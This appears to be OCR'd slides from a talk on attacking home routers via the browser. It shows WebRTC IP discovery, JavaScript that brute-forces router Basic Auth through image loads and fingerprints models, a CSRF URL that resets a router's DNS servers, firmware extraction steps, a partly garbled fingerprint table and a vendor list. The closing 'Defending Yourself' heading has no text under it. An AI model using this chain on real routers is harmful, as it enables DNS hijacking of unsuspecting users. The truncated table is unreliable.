    var myIP = /([0-9]{1,3}(\.[0-9]{1,3}){3}|[a-f0-9]{1,4}(:[a-f0-9]{1,4}){7})/.exec(ice.candidate.candidate)[1];
    alert(myIP);
    pc.onicecandidate = noop;
  }
};
```

Password bruteforce

Cracking HTTP Basic Auth

http://username:password@192.168.1.1

> *The userinfo subcomponent may consist of a user name and, optionally, scheme-specific information about how to gain authorization to access the resource. The user information, if present, is followed by a commercial at-sign ("@") that delimits it from the host.*

RFC 3986

Uniform Resource Identifier (URI): Generic Syntax

3. Syntax Components
https://tools.ietf.org/html/rfc3986#section-3

3.2. Authority
https://tools.ietf.org/html/rfc3986#section-3.2

3.2.1. User Information
https://tools.ietf.org/html/rfc3986#section-3.2.1

Identify router

Check the router manufacturer and model

```
logo = document.createElement("img");
logo.setAttribute("src", "http://" + user + ":" + pass + "@" + ip + "/images/logo.jpg");
logo.setAttribute("id", Math.random());

document.body.appendChild(logo);

logo.onload = function() {
    if (this.width == 200 && this.height == 100) {
        alert("TP-Link")
    } else if (this.width == 100 && this.height == 40) {
        alert("D-Link")
    } else {
        alert("Fuck")
    }
}
```


Change DNS

Authenticated request via CSRF exploit

```
http://admin:admin@192.168.1.1/apply.cgi?wan_primary_dns=1.1.1.1&wan_secondary_dns=8.8.8.8
```

Extracting router firmware

```
$ sudo apt-get install binwalk
$ git clone https://github.com/devttys0/sasquatch.git
$ unzip sasquatch-master.zip
$ cd sasquatch-master
$ ./build.sh$
$ wget https://dlcdnets.asus.com/pub/ASUS/wireless/RT-AC66U/FW_RT_AC66U_30043808228.ZIP
$ unzip FW_RT_AC66U_30043808228.ZIP
$ cd FW_RT_AC66U_30043808228
$ binwalk -e RT-AC66U_3.0.0.4_380_8228-g3af35f9.trx
$ cd _RT-AC66U_3.0.0.4_380_8228-g3af35f9.trx.extracted
$ ls /squashfs-root/www/images
```




```
["TREN-E300-150", "/image/logo.gif", 390, 69, 0],
["ZYXE-NBG416", "/images/logo.gif", 169, 50, 0],
["MICR-MN-500", "/images/header.jpg", 800, 70, 0],
["TEND-11N", "/tendalogo.gif", 387, 90, 0],
["BELK-F5D8236-4V2", "/images/head_logo.gif", 312, 68, 0],
["TREN-TW100S4W1CA", "/images/logo.jpg", 270, 69, 0],
["TPLI-ALL", "/images/top1_1.jpg", 280, 87, 1],
["BELK-PHILIPS", "/images/title_2.gif", 321, 28, 1],
["DLIN-DIR-604", "/home_01.jpg", 765, 95, 0],
"ASUS-UNKNOWN", "/images/New_ui/asustitle.png", 218, 54, 0],
"NETG-DGN1000B", "/redbull.gif", 7, 7, 1],
DLIN-WBR1310", "/wlan_masthead.gif", 836, 92, 0],
NETG-DG834v3-DGN2200", "/redbull.gif", 7, 7, 1],
LIN-D2760", "/wlan_masthead.gif", 836, 92, 0],
IN-DSLG604T", "/html/images/dsl604.jpg", 765, 95, 1],
LK-F9k1105V2", "/images/icon-Change_pencil.png", 18, 18, 0],
K-F9k1105V2", "/images/icon-Change_pencil.png ", 18, 18, 0],
-ALL-2740R", "/wlan_masthead.gif", 836, 92, 0],
-WF2414", "/images/icon_now.gif", 14, 14, 0],
F5D7230-4", "/images/title_2.gif", 321, 28, 1],
1000", "/image/logo_gn.gif", 101, 51, 1],
GN1000-DGN2200", "/redbull.gif", 7, 7, 1],
IR810L-826L", "/wlan_masthead.gif", 836, 92, 0],
01", "/themes/TM01/Drift-logo.png", 300, 89, 0],
4", "/themes/TM04/Drift-logo.png", 300, 89, 0],
W11S4 V4", "/tmp.gif", 700, 54, 1],
54GLV4", "/image/UI_Linksys.gif", 288, 58, 1],
500", "/Images/img_masthead_red.gif", 856, 92, 0],
4v3", "/settings.gif", 750, 85, 0],
, "/images/top-02.gif", 359, 78, 1],
V8", "/UILinksys.gif", 165, 57, 1],
", "/images/top-02.gif", 359, 78, 1],
, "/images/logo.gif", 169, 50, 0],
4", "/graphics/head_logo.gif", 121, 64, 0],
941ND-WR700", "/images/top1_1.jpg", 280, 87, 1],
"/graphics/banner.png", 1024, 70, 1],
```

wigle.net

Wireless Network Mapping

Identify vendor and model in "poor" areas based on BSSID - 00-20-91-00-13-37



Cyrilská 7, 602 00 Brno-st

Search result

Cyrilská 508/7, 602 00, Brno, Brno-město, Jihomoravský kraj

Zoom to

Latitude: 49.1902 to 49.1904

Longitude: 16.62 to 16.6207

SSID: foobarnet

BSSID: 0A:2C:EF:3D:25:1B

Date Range: 2001-2020

□ Possible FreeNet
□ Possible Commercial Net
□ No Labels
□ Only Discovered By Me
□ Only Discovered By Others

Coloring: density
Network density coded


Filter | set default

View: Greyscale

Notes:
Zoom in to see individual SSIDs.
cell tower: blue
QoS: Quality of Signal is a metric based on the number of observations and observers


Vulnerable routers

A curated list of 200+ exploitable Wi-Fi routers from 55+ manufactures!



A-Link	DSLink	Intelbras	PFTP	TECHNIC
AirRouter	EDIMAX	Inteno	PIKATEL	TENDA
Antena	Elsys	LG	Pirelli	Thomson
ASUS	Exper	LINKONE	PLANET	TP-Link
Beetel	Fiberhome	Linksys	QBR	Trendnet
Belkin	Fiberlink	Medialink	Realtron	TripMate
Broadlight	GEPONONU	Microsoft	Roteador	UTstarcom
C3-TECH	Greatek	Motorola	Sapido	WebUI
COMTREND	GWR	NETGEAR	Secutech	Wive-NG
D-Link	iBall	NETIS	Shuttle	Zyxel

Ping me if interested, I can share the results for future research ...



Defending Yourself

